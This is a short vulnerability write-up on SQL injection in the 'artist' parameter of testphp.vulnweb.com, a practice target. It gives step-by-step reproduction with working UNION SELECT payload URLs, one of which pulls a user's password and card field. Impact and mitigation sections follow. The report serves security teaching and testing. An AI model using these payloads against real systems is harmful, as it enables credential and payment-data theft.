SQL INJECTION

Domain: vulnweb.com

Subdomain: testphp.vulnweb.com

Level of Severity: High

Vulnerable parameter: artist

How to reproduce this vulnerability:

Step 1) Open the subdomain testphp.vulnweb.com

Step 2) Identify vulnerable parameter “artist” or just paste this link “http://testphp.vulnweb.com/artists.php?artist=1”

Step 3) Now we will try to find out how many columns are there in this vulnerability by using Union function of SQL.


For example: http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, 2, 3

Step 4) Now we can to know that how many columns are then we will try to find any credentials

Step5) Now just paste this link on the web browser it will shows the users critical data.
http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,pass,cc FROM users WHERE uname='test'

Step6) We found the vulnerability

Proof of Vulnerability:



Video Recording link:

https://drive.google.com/file/d/1FsQ3B4a9F_IfyCc_DNOK8n0ZFo2yIUTm/view?usp=sharing

Impact of this vulnerability:

- Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user

may be a database administrator with all database privileges. SQL lets you select and output data from the database.

- SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server. SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account. Attacker can use SQL to delete records from a database, even drop tables.
- Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
- In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

Mitigation of this Vulnerability:

- The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes.
- It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database. Don’t filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.
- Older web development technologies don’t have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi.